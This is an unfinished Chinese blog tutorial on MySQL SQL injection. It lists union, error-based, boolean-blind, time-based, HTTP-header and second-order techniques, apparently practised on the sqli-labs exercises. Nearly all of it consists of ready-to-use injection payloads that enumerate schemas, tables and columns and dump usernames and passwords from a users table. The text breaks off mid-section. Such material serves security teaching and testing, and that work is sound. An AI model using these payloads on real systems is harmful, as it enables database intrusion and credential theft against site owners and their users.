SQL注入之五大注入手法

原创

烦恼随风飘 于 2019-10-30 13:28:02 发布 7177 收藏 110

文章目录

没写完

0、重要的函数

```
version()    # mysql 数据库版本
database()    # 当前数据库名
user()     # 用户名
current_user()   # 当前用户名
system_user()   # 系统用户名
@@datadir    # 数据库路径
@@version_compile_os # 操作系统版本
```

0、Mysql字符串函数

```
length()          # 返回字符串的长度
substring()
substr()          # 截取字符串
mid()
left()           # 从左侧开始取指定字符个数的字符串
concat()           # 没有分隔符的连接字符串
concat_ws()         # 含有分割符的连接字符串
group_conat()     # 连接一个组的字符串
ord()     # 返回ASCII 码
ascii()
hex()     # 将字符串转换为十六进制
unhex()     # hex 的反向操作
md5()     # 返回MD5 值
floor(x)    # 返回不大于x 的最大整数
round()     # 返回参数x 接近的整数
rand()     # 返回0-1 之间的随机浮点数
load_file()    # 读取文件，并返回文件内容作为一个字符串
sleep()           # 睡眠时间为指定的秒数
if(true,t,f)   # if 判断
find_in_set()   # 返回字符串在字符串列表中的位置
benchmark()    # 指定语句执行的次数
```

0、重要的数据库

```
information_schema  # 重要的数据库
```

0、重要的表

```
schemata    # 数据库信息
schema_name
##
tables     # 表信息
table_schema
table_name
##
columns     # 字段信息
column_name
```

1、UNION query SQL injection（可联合查询注入）

优点：查询方便 速度很快

缺点：必须要有显示位

1、判断sql语句中一共返回了多少列


```
order by 3 --+
```

2、查看显示位

```
union select 1,2,3 --+
```

3、爆数据

```
union select 1,version(),database() ## mysql版本号，当前数据库名
```



4、爆库名

```
union select 1,database(),schema_name from information_schema.schemata limit 0,1 --+   # 爆出一个数据库
union select 1,database(),group_concat(schema_name) from information_schema.schemata --+  # 爆出全部数据库
```

5、爆表名

```
union select 1,database(),(select table_name from information_schema.tables where table_schema = database() limi
t 0,1) --+   # 爆出数据库" security "里的一个表名
union select 1,database(),(select group_concat(table_name) from information_schema.tables where table_schema=dat
abase()) --+  # 爆出数据库" security "里的所有表名
```

6、爆列名

```
union select 1,database(),( select column_name from information_schema.columns where table_schema =database() an
d table_name='users' limit 0,1) --+    # 从表名" users "中爆出一个字段来
union select 1,database(),( select group_concat(column_name) from information_schema.columns where table_schema
=database() and table_name='users' ) --+  # 从表名" users "中爆出全部字段来
```

7、爆数据

```
union select 1,database(),concat(id,0x7e,username,0x3A,password,0x7e) from users limit 0,1 --+     # 从" users "
表里对应的列名中爆出一个数据来
union select 1,database(),(select group_concat(concat(id,0x7e,username,0x3A,password,0x7e)) from users) --+  #
从" users "表里对应的列名中爆出所有数据来
```

2、Error-based SQL injection（报错型注入）

数据库报错注入版本限制

报错函数	数据库版本 （只验证了5.0.96、5.1.60、5.5.29、5.7.26、8.0.12）
extractvalue	5.1.60、5.5.29、5.7.26、8.0.12
updatexml	5.1.60、5.5.29、5.7.26、8.0.12
floor	5.0.96、5.1.60、5.5.29、5.7.26
exp	5.5.29
GeometryCollection	5.1.60、5.5.29

报错函数	数据库版本 （只验证了5.0.96、5.1.60、5.5.29、5.7.26、8.0.12）
linestring	5.1.60、5.5.29
polygon	5.1.60、5.5.29
multipoint	5.1.60、5.5.29
multipolygon	5.1.60、5.5.29
multilinestring	5.1.60、5.5.29

缺点：必须有数据库报错信息

extractvalue()

1、爆数据

```
and extractvalue(1,concat(0x7e,(select database()),0x7e)) --+   # 当前数据库
```

2、爆库名

```
# 由于显示长度会限制，太长的话不会显示全
and extractvalue(1,concat(0x7e,(select schema_name from information_schema.schemata limit 0,1),0x7e)) --+   # 爆出一个数据库
```

3、爆表名

```
and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e)) --+   从当前数据库里爆出一个表名
```

4、爆列名

```
and extractvalue(1,concat(0x7e,( select column_name from information_schema.columns where table_schema =database() and table_name='users' limit 0,1 ),0x7e)) --+   # 从当前数据库里的" users "表里爆出一个字段名来
```

5、爆数据

```
and extractvalue(1,concat(0x7e,( select concat(id,0x7e,username,0x7e,password) from users limit 0,1),0x7e)) --+   # 从" users "表里对应的列名中爆出一个数据来
```

updatexml()

1、爆数据

```
and updatexml(1,concat(0x7e,(select version()),0x7e),3) --+   # 当前版本
```

2、爆库名

```
and updatexml(1,concat(0x7e,(select schema_name from information_schema.schemata limit 0,1),0x7e),3) --+   # 爆出一个数据库
```

3、爆表名

```
and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e),3) --+   从当前数据库里爆出一个表名
```

4、爆列名

```
and updatexml(1,concat(0x7e,( select column_name from information_schema.columns where table_schema =database()
and table_name='users' limit 0,1 ),0x7e),3) --+   # 从当前数据库里的" users "表里爆出一个字段名来
```

5、爆数据

```
and updatexml(1,concat(0x7e,( select concat(id,0x7e,username,0x7e,password) from users limit 0,1),0x7e),3) --+
 # 从" users "表里对应的列名中爆出一个数据来
```

floor()

1、爆数据

```
and(select 1 from(select count(*),concat((select (select (select concat(0x7e,database(),0x7e))) from information
_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) --+   # 当前版本
```

2、爆库名

```
and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,schema_name,0x7e) FROM inf
ormation_schema.schemata LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from informati
on_schema.tables group by x)a) --+   # 爆出一个数据库
```

3、爆表名

```
and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,table_name,0x7e) FROM info
rmation_schema.tables where table_schema=database() LIMIT 0,1)) from information_schema.tables limit 0,1),floor(
rand(0)*2))x from information_schema.tables group by x)a) --+   从当前数据库里爆出一个表名
```

4、爆列名


```
and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,column_name,0x7e) FROM inf
ormation_schema.columns where table_schema ='security' and table_name='users' LIMIT 0,1)) from information_schem
a.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) --+   # 从当前数据库里的" user
s "表里爆出一个字段名来
```

5、爆数据

```
and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x23,username,0x3a,password,0x2
3) FROM users limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.t
ables group by x)a) --+   # 从" users "表里对应的列名中爆出一个数据来
```

exp()

```
and (select exp(~(select * from(select version())x))); --+
```




GeometryCollection()

```
and geometrycollection((select * from(select * from(select version())a)b)); --+
```


linestring()

```
and linestring((select * from(select * from(select version())a)b)); --+
```




polygon()

```
and polygon((select * from(select * from(select version())a)b)); --+
```




multipoint()

```
and multipoint((select * from(select * from(select version())a)b)); --+
```




multipolygon()

```
and multipolygon((select * from(select * from(select version())a)b)); --+
```



multilinestring()

```
and multilinestring((select * from(select * from(select version())a)b)); --+
```



3、Boolean-based blind SQL injection（布尔型注入）

1、判断长度

1、判断当前数据库的长度

```
and length(database())=8 --+
```

2、判断当前数据库里有几张表

```
and ((select  count(*) from information_schema.tables where table_schema=database())=4) --+
```

3、判断每张表的长度

```
and  length((select  table_name from information_schema.tables where table_schema=database() limit 0,1))=6 --+
 #表"emails"
```

或

```
and (select length(table_name) from information_schema.tables where table_schema=database() limit 0,1)=1--+#表"e
mails"
```

4、判断表" users "的列数

```
and ((select count(*) from information_schema.columns where table_schema=database() and table_name='users')=3) -
-+
```

4.1、判断某张表的列数（以下也是以表" users "为例）

```
and ((select count(*) from information_schema.columns where table_schema=database() and table_name=(select table
_name from information_schema.tables where table_schema=database() limit 3,1))=3) --+
```

5、判断某张表里对应的字段的数据的长度


```
and  length((select username from users where id =1))=4 --+    # id=1,这个用户名的长度为4
and  length((select password from users where id =1))=4 --+    # id=1,这个用户名的密码的长度为4
```

2、猜测内容

1、猜测当前数据库的名字


```
and ascii(substr((select database()),1))=115--+
```

2、猜测某张表的表名（表users位于第四个）




```
and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 3,1),5))=
115 --+
```

3、猜测某张表里的某个列名（以username为例，位于第二个）



```
and ascii(substr((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 1,1),8))=101 --+
```

3.1、猜测某张表里的某个列名（以表" users “里的字段” username "为例）

```
and ascii(substr((select column_name from information_schema.columns where table_schema=database() and table_name=(select table_name from information_schema.tables where table_schema=database() limit 3,1) limit 1,1),8))=101 --+
```

4、猜测某张表里列名为" username "的数据

```
and  ascii(substr((select username from users where id =1 ),2))=117 --+   # 以" Dump 为例"
```

或

```
and ascii(substr((select username from users limit 0,1),1)) = 68--+
```

4、Time-based blind SQL injection（基于时间延迟注入）

1、注入点判断

```
and sleep(5) --+   # 注入点正确时，页面卡住5秒中
```

2、if(表达式，值1，值2)
可以与盲注结合，形成基于时间的盲注

```
and if(length(database())=8,sleep(5),1) --+   # 表达式为Ture时，页面卡住5秒。否则页面卡住一秒
```

Sleep()

```
and sleep(5); --+
```

Benchmark(ket,)

```
and benchmark(10000000,sha(1)); --+ # 大概延迟3，4秒的样子
```

笛卡尔积 Writeup

> 延迟不精确，count()*数量大时，费时就高。count()*数量小时，费时就低。

```
and (SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.tables C);--+
```

GET_LOCK Writeup

优点：延时精确可控
缺点：利用环境有限，需要知道被锁住的表才行

> 表'www'表被锁住的前提下，才会延迟3秒后进行判断(0=1)。否则不延迟就进行判断 (1=1)

```
and get_lock('www',3)=1 --+
```

RLIKE

```
select rpad('a',4999999,'a') RLIKE concat(repeat('(a.*)+',30),'b'); #还没验证
```

5、Stacked queries SQL injection（可多语句查询注入/堆叠注入）

6、其它注入

1、http头部注入

前提：需要登录的账号密码都对

1、User-Agent 头字段注入

Less-18

```
' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1   # 报错型注入
```

2、Referer 头字段注入

Less-19

```
' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1   # 报错型注入
```

3、Cookie 头字段注入

Less-20

```
' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1   # 报错型注入
```

4、二次注入

Less-24

1、创建一个 **对应的用户'#**。改这个新创建的用户的密码。对应的用户密码就会被更改，这个新建的用户的面膜没有被更改

例如：